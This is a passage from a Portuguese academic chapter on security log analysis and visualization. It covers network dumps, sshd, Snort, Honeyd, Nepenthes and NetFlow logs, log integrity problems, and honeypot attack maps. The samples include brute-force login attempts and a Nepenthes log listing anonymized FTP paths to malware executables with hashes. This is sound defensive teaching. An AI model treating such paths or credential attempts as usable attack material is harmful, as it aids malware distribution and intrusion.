Os *logs* do tráfego em uma rede, também conhecidos por *dumps*, contêm informações úteis para se identificar ocorrências relacionadas às conexões entre máquinas. Estas informações podem ser (mas não se limitam a) os endereços de rede das máquinas de origem e destino do tráfego, os serviços que serão executados durante a comunicação, os protocolos utilizados e os dados transferidos. Isto permite a reconstituição dos eventos

de rede, podendo servir para se reconstruir partes de tráfego que antecederam um ataque, bem como o que ocorreu durante o mesmo (se foi bem-sucedido ou não, se houveram tentativas de conexão para outras redes com o objetivo de realizar varreduras, atacá-las ou obter ferramentas).

Um exemplo de *dump* pode ser observado adiante, que representa um pacote de início de conexão e contém muitas informações importantes para análise. O exemplo foi ligeiramente reformatado para caber no formato do texto.

```
05:58:35.753776 00:21:29:d7:9a:ea > 00:19:e3:d3:d0:83,
ethertype IPv4 (0x0800), length 74: 10.1.1.91.443 >
192.168.1.100.60623: S 3658304570:3658304570(0) ack
3951756929 win 5792
<mss 1460,sackOK,timestamp 4044188756 742339032,nop,wscale 7>
```

Cada entrada no *log* de *dumps* aparece em uma linha. Os campos deste pacote são separados por espaços e são, na ordem em que aparecem:

- *timestamp* (marca o tempo em que o pacote foi capturado pela ferramenta);
- endereços Ethernet de origem e destino (MAC address)
- protocolo da camada de rede;
- tamanho do pacote (`length`);
- endereço IP e porta de origem > endereço IP e porta de destino;
- *flag* `SYN` habilitada (`S`);
- número de seqüência;
- *flag* `ACK` habilitada (`ack`);
- número de reconhecimento;
- tamanho da janela (`win`);
- tamanho máximo do segmento (`mss`) e outras opções.

As informações que podem ser extraídas de pacotes de rede são muitas, inclusive sobre o conteúdo destes pacotes, como por exemplo, sites acessados ou *logins* de usuários. Entretanto, utilizando apenas as informações de cabeçalho, como as mostradas acima, já é possível visualizar eventos simples e úteis, tais quais quantas conexões entram ou saem de uma determinada máquina, se um computador está gerando muito tráfego na rede e qual a localização das máquinas que estão atacando um determinado sistema.

5.3.1.2. *Logs* do Sistema Operacional

Estes *logs* contêm mensagens informativas sobre a inter-relação entre o sistema operacional, os componentes de hardware e os aplicativos em execução. Tentativas de acesso (local ou remoto), falhas de dispositivos e serviços ou mensagens do *kernel* do sistema são registradas neste tipo de *log*. Nos sistemas operacionais `unix-like` estes *logs* são armazenados no diretório `/var/log` e subdivididos por tipo de mecanismo monitorado ou informação a ser provida.

Para exemplificar um *log* de sistema, a seguir mostram-se eventos do *kernel* de um computador retirados de um *log* do sistema operacional, contendo a identificação do dispositivo de redes sem fio presente no computador citado.

```
Aug 20 07:08:40 Macintosh kernel[0]: \\
  AirPort: Link Down on en1
```

As informações que este tipo de *log* provê são:

- data e hora (*timestamp*);
- *hostname*, que é o identificador nominal do computador (a cargo do usuário ou *default*, nesse caso, Macintosh);
- agente gerador da mensagem (neste caso o *kernel* do sistema);
- serviço ou dispositivo que disparou este evento (no exemplo, o *driver* da interface de rede sem fio, AirPort);
- mensagem indicativa do evento.

5.3.1.3. *Logs* da Aplicação

Os *logs* das aplicações registram informações a respeito do funcionamento destas, tais como mensagens de início, finalização ou reinicialização de um serviço, acessos a recursos da aplicação e erros ocorridos. Muitas aplicações e ferramentas de segurança se utilizam das rotinas de geração de *logs* do próprio sistema operacional para registrar seus eventos.

Abaixo é mostrado um *log* da aplicação `ssh` contendo os mesmos campos de informação de um *log* do sistema operacional, uma vez que a aplicação se utilizou do mesmo mecanismo do sistema para registrar seus eventos. O primeiro evento corresponde a um registro normal, indicando que o processo (*daemon*) está executando em estado de escuta na porta 22 local. O segundo e terceiro eventos correspondem a uma tentativa não autorizada de acesso, através de um ataque de força bruta por dicionário.

```
Oct  5 05:21:33 localhost sshd[2393]:
     Server listening on 0.0.0.0 port 22.
```

```
Oct  5 07:27:12 localhost sshd[3210]:
     Invalid user apple from X.Y.Z.132
Oct  5 07:27:12 localhost sshd[3210]:
     Failed password for invalid user apple from
     X.Y.Z.132 port 39427 ssh2
```

5.3.1.4. *Logs* de Sistema de Detecção de Intrusão

Os *logs* dos sistemas de detecção de intrusão (IDS, *Intrusion Detection Systems*) em geral assemelham-se a *dumps* do `tcpdump`, uma vez que alguns IDSs são baseados na biblioteca de captura de pacotes `libpcap`[6]. No caso do `Snort`[7], um sistema de detecção de intrusão baseado em assinaturas de ataque, junto com as informações do tráfego de rede há um alerta associado, correspondendo à identificação de uma possível tentativa de invasão. O identificador do alerta, seguido das informações contidas nos cabeçalhos dos protocolos da implementação da pilha TCP/IP podem ser verificados abaixo.

```
[**] [1:483:5] ICMP PING CyberKit 2.2 Windows [**]
[Classification: Misc activity] [Priority: 3]
08/01-03:37:36.117652 10.10.10.2 -> 192.168.20.29
ICMP TTL:121 TOS:0x0 ID:49936 IpLen:20 DgmLen:92
Type:8  Code:0  ID:16009   Seq:3967  ECHO
[Xref => http://www.whitehats.com/info/IDS154]
```

5.3.1.5. Outros *logs*

Existem muitos outros tipos de *logs* voltados à descoberta de eventos de segurança, que tratam-se de *logs* de aplicações específicas ou *logs* de dispositivos de rede. Aplicações de segurança específicas são utilizadas para, por exemplo, monitorar a incidência de acessos via rede em sensores ou a incidência de ataques por *malware*. No caso dos dispositivos de rede, roteadores são configurados para exportar fluxos de dados, os quais podem prover informações interessantes sobre pares de máquinas comunicantes e também são utilizados na detecção de atividades anômalas. Vamos mostrar *logs* de sensores como *honeyd*[8] e *nepenthes*[9] e informações de fluxos obtidas através das *flow-tools*[10]. Na próxima seção serão mostrados alguns gráficos utilizando os diferentes tipos de *logs* aqui expostos.

Honeyd

Honeyd é uma aplicação para implementação de *honeypots* – sistemas configurados especialmente para receber e monitorar ataques – de baixa interatividade. Com a utilização da ferramenta *honeyd*, é possível instanciar centenas de endereços de Internet e

[6]Maiores informações sobre o `tcpdump` e a `libpcap` podem ser obtidas em `http://www.tcpdump.org`.

[7]`http:www.snort.org`

[8]`http://www.honeyd.org`

[9]`http://nepenthes.carnivore.it`

[10]`http://freshmeat.net/projects/flow-tools/`

emular sistemas operacionais e serviços de rede diversificados com apenas um computador [21].

Um exemplo de *log* provido pelo *Honeyd* está a seguir, no qual é mostrada uma conexão `telnet` estabelecida e tentativa de *login* falha (novamente formatado para adequação ao tamanho do texto):

```
Connection established: tcp (10.0.0.1:6324 - 192.168.1.1:23)
    <-> scripts/router-telnet.pl
E(10.0.0.1:6324 - 192.168.1.1:23): Attempted login:
    root/root123
```

Na ordem, as informações mostradas pelo *log* são:

- Estado da conexão;
- Protocolo;
- Par de endereços IP e portas comunicantes (origem e destino);
- Emulador utilizado (no exemplo, *script* que emula um terminal de `telnet` de roteador);
- Mensagem resultante da sessão (no exemplo, usuário e senha providos pelo atacante).

Nepenthes

Nepenthes é uma solução de *honeypot* de baixa interação desenvolvida para coletar *malware* de maneira automatizada [21]. A idéia principal por trás da ferramenta é a emulação de vulnerabilidades conhecidas em um serviço de rede, provendo o nível de interação com o serviço suficiente apenas para que este seja atacado por *malware* que se espalha automaticamente e o download de ferramentas para complementar o ataque seja feito, sem comprometer o sistema operacional base. Cada exemplar de *malware* coletado é armazenado em disco e todo o processo de obtenção do exemplar (tendo ou não sucesso) é registrado em *log*.

A partir dos *logs* do *Nepenthes*, pode-se extrair o caminho para repositórios de *malware* na Internet, como mostrado no *log* a seguir. Cada linha corresponde a um evento, e é composta pelo caminho para obtenção do *malware* e pelo MD5 do mesmo. Os endereços IP foram sanitizados para fins de anonimização, uma vez que muitos deles tratam-se de máquinas invadidas.

```
ftp://XX.YY.175.178:56172/lses.exe \\
   f63d2b8549208068b5912f2a4d5cfd03
link://XXX.YY.254.183:1449/tECs/A== \\
   de2a8e3f8e782d0a4847446d6bb39601
ftp://1:1@ZZZ.WWW.75.134:33606/svrsvc23.exe \\
```

```
   d33807a0843b40895766f85f277782f4
ftp://1:1@WWW.ZZ.88.152:24899/svrsvc23.exe \\
   7cae5ba95bbcb55306ff59407dfb67db
```

Informações de fluxos

O NetFlow é uma ferramenta de monitoramento de tráfego desenvolvida pela CISCO NETWORKS. O Netflow é parte integral do IOS, sistema operacional dos equipamentos CISCO, e coleta e mede dados à medida em que chegam a interfaces específicas de roteadores e switches. Diversos outros fabricantes acabaram por adotar também o Netflow em seus equipamentos de rede.

Um fluxo é identificado como uma sequência unidirecional de pacotes entre um dado par origem-destino, ambos definidos pelo endereço IP na camada de rede e pelos números de porta na camada de transporte [7]. Especificamente, um fluxo é uma combinação dos seguintes campos:

- Endereço IP de origem
- Endereço IP de destino
- Número de porta de origem
- Número de porta de destino
- Tipo de protocolo – camada 3
- ToS byte[11]
- Interface lógica de entrada (`ifIndex`), isto é, a identificação da interface de rede dada pelo sistema operacional

Para manipular dados de fluxos, mais especificamente de `NetFlow`, existe o conjunto `Flow-tools`, que dentre outras funcionalidades permite a geração de relatórios sobre estes dados.

Em redes de alta velocidade, o volume de conexões implica em uma quantidade proporcional de dados para análise a fim de detectar intrusões. Isso demanda um tempo de processamento considerável e alto poder computacional, fazendo com que uma análise menos granularizada seja interessante na busca de tendências de ataque. O tratamento adequado desses problemas pode ser feito com o uso do `Netflow` para geração de fluxos. As principais vantagens na utilização do `Netflow` para detecção de intrusão em redes de alta velocidade são:

- Baixo volume de dados gerados, implicando em menor necessidade de espaço para armazenamento e de processamento na análise. Numa rede em que, para um dia de tráfego, temos um volume total de cerca de 150MB de dados netflow, teríamos um total aproximado de 7 GB com dados de tráfego de rede puro, utilizando captura parcial de pacotes.

[11] `http://tools.ietf.org/html/rfc3168`

- Em virtude de ser uma facilidade disponível na maioria dos equipamentos atuais, não há necessidade de espelhamento de portas ou algum outro artifício para introdução de um sensor.
- Menor necessidade de processamento na captura, eliminando o problema de perda de pacotes por alto volume de tráfego, desde que configurado adequadamente.

A análise minuciosa de fluxos de dados pode trazer resultados rápidos e eficazes na administração e proteção de uma rede, pois permite a identificação de situações de utilização dos recursos da rede que podem causar violações de política. Nestas situações incluem-se *worms*, programas que se conectam a redes de distribuição de conteúdo (*peer-to-peer*) e tentativas de se realizar negação de serviço (*DoS*). O uso combinado de algumas ferramentas da coleção `Flow-tools`, como, por exemplo, `flow-cat`, `flow-nfilter` e `flow-stat` traz resultados interessantes na detecção de possível comportamento inadequado por parte dos usuários de uma determinada rede. A seguir, é mostrado um exemplo de relatório com a contagem da quantidade de diferentes endereços IP de destino acessados a partir de *hosts* internos. Através deste tipo de relatório pode-se controlar melhor as atividades das máquinas da rede interna, uma vez que sob condições normais um usuário não consegue acessar milhares de endereços em um único dia de serviço.

```
192.168.2.4 18857
192.168.3.1 16952
192.168.28.5 16580
192.168.34.50 15091
192.168.35.1 14593
```

Um exemplo de gráfico de fluxo está na Figura 5.7, na qual podemos notar uma anomalia de tráfego devido à diferença entre os fluxos de entrada e os de saída.

5.3.2. Problemas com a integridade das informações

Como visto, há uma vasta gama de dados diferentes providos por sistemas computacionais e que são utilizados na administração e segurança desses sistemas. Tais dados, por conter uma grande quantidade de informação, devem ser tratados com a finalidade de serem visualizados para prover rapidamente informações úteis sobre a segurança de uma rede ou sistema.

Entretanto, pode haver problemas na geração e armazenamento de *logs*, fazendo com que estes não sejam íntegros e gerem informações incorretas durante o processo de análise e visualização. Dentre os problemas que podem ocorrer quando da utilização de *logs* para visualização de segurança, os principais são:

- Dados incompletos;
- Erros de sincronização;
- Ruído nos *logs*.




Figura 5.7. Tráfego ICMP total em um sensor para um período de 48 horas, em fluxos por segundo

5.3.2.1. Dados incompletos

O grande problema da incompletude dos dados é a possibilidade de interpretação errônea, tanto gerando alarmes falsos sobre eventos que são completamente normais, quanto deixando de dar a informação adequada no caso de eventos anômalos ou maliciosos.

Isto acontece quando os dados coletados – sejam eles quaisquer tipos de *logs* – sofrem uma parada abrupta no processo de coleta ou ocorre algum tipo de erro no armazenamento, causando corrupção nos arquivos. Na prática, isso pode acarretar não interpretação de um ou mais arquivos de um conjunto, tornando o resultado final incorreto.

Na Figura 5.8 é mostrado um gráfico de incidência de ataques de acordo com o protocolo de rede, no qual há espaços em branco, indicados por barras escuras. Esses espaços em branco podem ser vistos na ampliação mostrada na Figura 5.9, a qual corresponde à uma das semanas em que houveram falhas na coleta. Tais espaços foram ocasionados por falhas de rede que impediram a máquina coletora de *logs* de recebê-los (e consequentemente armazená-los), modificando não só o gráfico, mas atrapalhando na geração das estatísticas para o referido período de tempo.

No caso de análises para identificar intrusões, é necessário o correlacionamento de diferentes fontes de dados para que se chegue a uma conclusão acerca da extensão de um ataque efetuado. Por exemplo, uma invasão a um servidor de uma rede pode gerar *logs* no *gateway* da rede, no *firewall*, no sistema de detecção de intrusão, no sistema operacional do servidor e na aplicação atacada. A intersecção destas diversas fontes de dados é que irá gerar as informações necessárias para se caracterizar como o ataque foi realizado, que outro sistema foi atacado e qual foi a extensão do dano sofrido. Dado faltantes ou




Figura 5.8. Gráfico de informações de acessos à rede de um ano, com espaços faltantes




Figura 5.9. Gráfico de informações de acessos à rede de uma semana, com os dados incompletos evidenciados

corrompidos certamente prejudicam o andamento da investigação e das conclusões, uma vez que pode não ser possível visualizar adequadamente todos os eventos que ocorreram.

Para garantir que isso não ocorra, deve-se investir principalmente no bom projeto da arquitetura que irá efetuar a coleta e armazenamento dos *logs*, levando em conta a disponibilidade, integridade e monitoramento constante dos processos envolvidos.

5.3.2.2. Erros de sincronização

Ainda que a arquitetura de coleta e armazenamento de *logs* seja adequada, pode ocorrer um outro problema, igualmente prejudicial ao dos dados incompletos: a falta de sincronismo entre os relógios dos dispositivos componentes do sistema. É importante que todos os componentes (servidores, roteadores, máquinas de usuários) estejam com o mesmo horário, ou indicando corretamente as *time zones*. Erros na sincronização dos relógios podem invalidar completamente uma investigação e não permitir a visualização correta das informações, pois os eventos de um ataque devem estar necessariamente em ordem cronológica.

Mesmo que os eventos possam ser colocados na ordem correta, é importante levar em conta a precisão de tempo dos registros. Marty escreve em *Applied Security Visua-*

lization [18] que *transações financeiras são extremamente sensíveis no que diz respeito ao tempo, e diferenças de milisegundos podem fazer uma diferença significativa em como eles são interpretados ou os efeitos que eles têm.*

5.3.2.3. Ruído nos *logs*

Um outro problema muito comum é o ruído, o qual ocorre quando eventos que não deveriam ser registrados aparecem nos *logs*, atrapalhando a visualização dos eventos importantes ou ocasionando erros na interpretação dos resultados.

Os ruídos ocorrem quando não é feita a filtragem adequada no pré-processamento dos dados, deixando aparecer por exemplo, no caso de *logs* de rede, os acessos administrativos ou tráfego comum de protocolos de roteamento. No caso da visualização de eventos do sistema operacional, como a análise dinâmica da execução de um código malicioso, o ruído pode ser exemplificado pelo aparecimento de chamadas de sistema das ferramentas usadas para análise junto com as chamadas do programa malicioso.

Para resolução de problemas de ruído, é necessário o tratamento meticuloso dos dados que irão gerar um *log*, atentando para a retirada das informações normais, comuns ou sem utilidade para a detecção do evento.

5.4. Técnicas de Visualização com Aplicações a Dados de Segurança

Utilizando a diversidade de *logs* gerados por sistemas operacionais, dispositivos de rede e mecanismos para segurança, podemos visualizar os eventos de maneira mais prática do que simplesmente a leitura de um arquivo com informações textuais. Técnicas de visualização de eventos de segurança utilizando gráficos permitem a identificação rápida de atividades suspeitas ocorrendo em uma rede ou sistema, auxiliando na resposta ao incidente.

Nesta seção mostraremos várias formas de se visualizar eventos de segurança que são utilizadas pelos autores em suas redes institucionais e outros exemplos da área.

5.4.1. Dados geográficos de atividades maliciosas

Na seção anterior vimos que um *log* provido por um *honeypot* como o *Honeyd* contém informações sobre um endereço IP utilizado em um ataque, bem como o serviço atacado, o protocolo da conexão, entre outras informações.

O Consórcio Brasileiro de Honeypots [12] criou há alguns anos o *Projeto Honeypots Distribuídos* para aumentar a detecção de incidentes, correlacionamento de eventos de segurança e, principalmente, observação das tendências no que diz respeito aos ataques ocorrendo no ciberespaço brasileiro. Este Projeto trata-se da implantação de uma rede de *honeypots* com *Honeyd* instalado, espalhada por mais de 20 instituições (públicas e privadas) em todo o território nacional. Além disso, os dados são analisados e sumários com as informações diárias coletadas são enviados aos membros, para que esses possam averiguar quais tipos de acesso seu sensor está recebendo.

[12] `http://www.honeypots-alliance.org.br`

Um gráfico para identificação dos países que foram origens de ataques à *honeypots* do Consórcio é mostrado na Figura 5.10. São gerados gráficos desse tipo de hora em hora, disponíveis em `http://www.dssi.cti.gov.br/dssi/statistics.html`, através do *parsing* dos *logs* dos *Honeyd* do Consórcio e tratamento destes a fim de pontuar quantos acessos um determinado endereço IP efetuou, e de onde tal endereço é proveniente.




Figura 5.10. Exemplo de mapa gerado com a quantidade de ataques em *honeypot* brasileiro de acordo com o país de origem do ataque

A visualização de como os ataques provenientes de diversos países aos sensores nacionais evoluem, de hora em hora, pode ser observada na Figura 5.11, que ilustra os ataques por um período de três horas.

Utilizando técnica similar, os *logs* da ferramenta *Nepenthes* podem ser tratados para extrair os endereços IP utilizados para o download de *malware*, gerando assim um mapa dos repositórios de *malware* ao redor do mundo, ou ainda, relacionar quais países estão provendo quais amostras de *malware*, mapeando assim sua distribuição.

Outra iniciativa de monitoração de atividades maliciosas utilizando visualização geográfica é implementada pela *The Shadowserver Foundation*[13]. Os endereços IP de servidores de controle de *botnets* monitoradas são convertidos em coordenadas geográficas e ilustrados em um mapa do globo, como o da Figura 5.12. Mais servidores de controle em uma mesma posição geram pontos de diâmetro maior no mapa.

5.4.2. Visualização de Campanhas de Spam

O CERT.br[14] instanciou, em 2007, o *Projeto SpamPots*[15] para levantar dados sobre o comprometimento de máquinas conectadas à Internet com a finalidade de enviar *spam*. Em parceria com o Departamento de Ciência da Computação da UFMG[16], os dados coletados de *spam* foram analisados em busca de comportamentos que identificassem o padrão de

[13] `http://www.shadowserver.org`
[14] `http://www.cert.br`
[15] `http://www.cert.br/docs/whitepapers/spampots`
[16] `http://www.dcc.ufmg.br`




Figura 5.11. Evolução de ataques a *honeypots* do Consórcio Brasileiro de Honeypots durante um período de 3 horas

atuação dos *spammers*, utilizando técnicas de mineração de dados. A identificação desses padrões envolve a separação de uma grande massa de *spams* em campanhas, isto é, conjuntos de mensagens que compartilham características frequentes e possuem poucas características infrequentes as quais servem para ofuscar o real objetivo da mensagem. Na Figura 5.13, um exemplo de campanha de *spam* é mostrado, onde cada atributo extraído




Figura 5.12. Localização de servidores de controle de *botnets* monitorados nas últimas 24 horas

de uma mensagem de *spam* – idioma, *layout*, *tokens* das URLs contidas – é colocado em uma estrutura de árvore de padrões frequentes e representado por uma cor diferente.

